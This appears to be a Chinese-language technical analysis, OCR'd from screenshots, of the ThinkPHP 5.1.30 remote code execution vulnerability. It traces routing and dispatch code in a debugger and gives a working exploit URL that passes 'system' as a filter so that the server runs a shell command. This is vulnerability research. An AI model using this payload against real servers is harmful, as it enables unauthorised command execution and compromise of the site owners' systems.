
```
PHP app.php x App.php x Index.php x
78 // | URL 设置
79 // +-----
80
81 // PATHINFO变量名 用于兼容模式
82 'var_pathinfo' => 's',
83 // 兼容PATH_INFO获取
84 'pathinfo_fetch' => ['ORIG_PATH_INFO', 'REDIRECT_PATH_INFO', 'REDIREC
85 // pathinfo分隔符
86 'pathinfo_depr' => '/',
87 // HTTPS代理标识
88 'https_agent_name' => '',
89 // IP代理获取标识
90 'http_agent_ip' => 'X-REAL-IP',
91 // URL伪静态后缀
92 'url_html_suffix' => 'html',
93 // URL普通方式参数 用于自动生成
94 'url_common_param' => false,
95 // URL参数方式 0 按名称成对解析 1 按顺序解析
96 'url_param_type' => 0,
97 // 是否开启路由延迟解析
98 'url_lazy_route' => false,
99 // 是否强制使用路由
100 'url_route_must' => false,
```

thinkphp默认没有开启强制路由，而且默认开启路由兼容模式。那么我们可以用兼容模式来调用控制器，当没有对控制器过滤时，我们可以调用任意的方法来执行。上文提到所有用户参数都会经过 Request 类的 input 方法处理，该方


法会调用 `filterValue` 方法, 而 `filterValue` 方法中使用了 `call_user_func`, 那么我们就来尝试利用这个方法。访问

`http://php.local/thinkphp5.1.30/public/?s=index/thinkRequest/input&filter[]=system&data=whoami`

打断点跟进到 `thinkphp/library/think/App.php:402`



`routeCheck()` 返回 `$dispatch` 是将 / 用 | 替换



```
thinkphp5.1.30 [E:\code\php\thinkphp\thinkphp5.1.30] - ...\thinkphp\library\think\App.php - PhpStorm
thinkphp5.1.30 > thinkphp > library > think > App.php
611 $this->cache->tag( name: 'route_cache' )->set( $routeKey, $dispatch );
612 }
613 } catch ( \Exception $e ) {
614     // 存在闭包的时候缓存无效
615 }
616 }
617
618 return $dispatch; $dispatch: {dispatch => "index\\think\\Request\\input", param =>
619 }
620
621 /**
622  * 设置应用的路由检测机制
623  * @access public
    \think > App > routeCheck()

Debug: PHPSTORM
Debugger Console Output
Frames
App.php:618, think\App->routeCheck()
App.php:402, think\App->run()
index.php:21, (main)()

Variables
$dispatch = (think\route\dispatch\Url) [4]
dispatch = "index\\think\\Request\\input"
param = (array) [1]
  auto_search = false
  code = null
  convert = null
  $must = false
  $path = "index\\think\\Request\\input"
$this = (think\App) [20]
$COOKIE = (array) [2]
```

然后进入init()

```
public function init()
{
    // 解析默认的URL规则
    $result = $this->parseUrl($this->dispatch);
```

```
return (new Module($this->request, $this->rule, $result))->init();
}
```

进入parseUrl()

```
protected function parseUrl($url)
{
    $depr = $this->rule->getConfig( name: 'pathinfo_depr');
    $bind = $this->rule->getRouter()->getBind();

    if (!empty($bind) && preg_match( pattern: '/^[a-z]/is', $bind)) {
        $bind = str_replace( search: '/', $depr, $bind);
        // 如果有模块/控制器绑定
        $url = $bind . ('.' != substr($bind, start: -1) ? $depr : '') .
$depr);
    }

    list($path, $var) = $this->rule->parseUrlPath($url);
    if (empty($path)) {
        return [null, null, null];
    }
}
```

进入parseUrlPath()

```
953
954
955 // [模块/控制器/操作?]参数1=值1&参数2=值2...
956 $info = parse_url($url);
957 $path = explode(delimiter: '/', $info['path']); $path: {"index", "\think\Request"}
958 parse_str($info['query'], &arr: $var);
959 } elseif (strpos($url, needle: '/')) {
960 // [模块/控制器/操作]
961 $path = explode(delimiter: '/', $url);
962 } elseif (false !== strpos($url, needle: '=')) {
963 // 参数1=值1&参数2=值2...
964 $path = [];
965 parse_str($url, &arr: $var);
966 } else {
967 $path = [$url]; $url: "index/\think\Request/input"
```

Debug: PHPSTORM

Debugger Console Output

Frames

Variables

- \$path = (array) [3]
 - 0 = "index"
 - 1 = "think\Request"
 - 2 = "input"
- \$url = "index/think\Request/input"
- \$var = (array) [0]
- \$this = (think\Route\Domain) [14]
- \$_COOKIE = (array) [2]
- \$_GET = (array) [0]

Terminal Debug TODO

IDE and Plugin Updates: PhpStorm is ready to update. (31 minutes ago)

961:22 LF UTF-8 4 spaces

在此处从url中获取[模块/控制器/操作]，导致parseUrl()返回的route为

```
86 // 封装路由
87
88 $route = [$module, $controller, $action]; $action: "input" $controller: "\\think
89
90 if ($this->hasDefinedRoute($route, $bind)) { $bind: null
91     throw new HttpException( statusCode: 404, message: 'invalid request:' .
92     str_replace( search: '|', $depr, $url)); $depr: "/" $url: "index\\think\\Request|input"
93 }
94 return $route; $route: {"index", "\\think\\Request", "input"}[3]
95 }
96
97 /**
98  * 检查URL是否已经定义过路由
99  * @access protected
100  */
```


Debug: PHPSTORM

Debugger Console Output:


```
Frames
- Url.php:94, think\route\dispatch\Url->parse
- Url.php:23, think\route\dispatch\Url->init()
- App.php:402, think\App->run()
- index.php:21, (main)()

Variables
- $path = (array) [0]
- $route = (array) [3]
  - 0 = "index"
  - 1 = "\\think\\Request"
  - 2 = "input"
- $url = "index\\think\\Request|input"
- $var = (array) [0]
- $this = (think\route\dispatch\Url) [4]
- $_COOKIE = (array) [3]
```

导致thinkphp/library/think/App.php:406的\$dispatch为




直接调用了input()函数，然后会执行到App类的run方法，进而调用Dispatch类的run方法，该方法会调用关键函数exec thinkphp/library/think/route/dispatch/Module.php:84，进而调用反射类

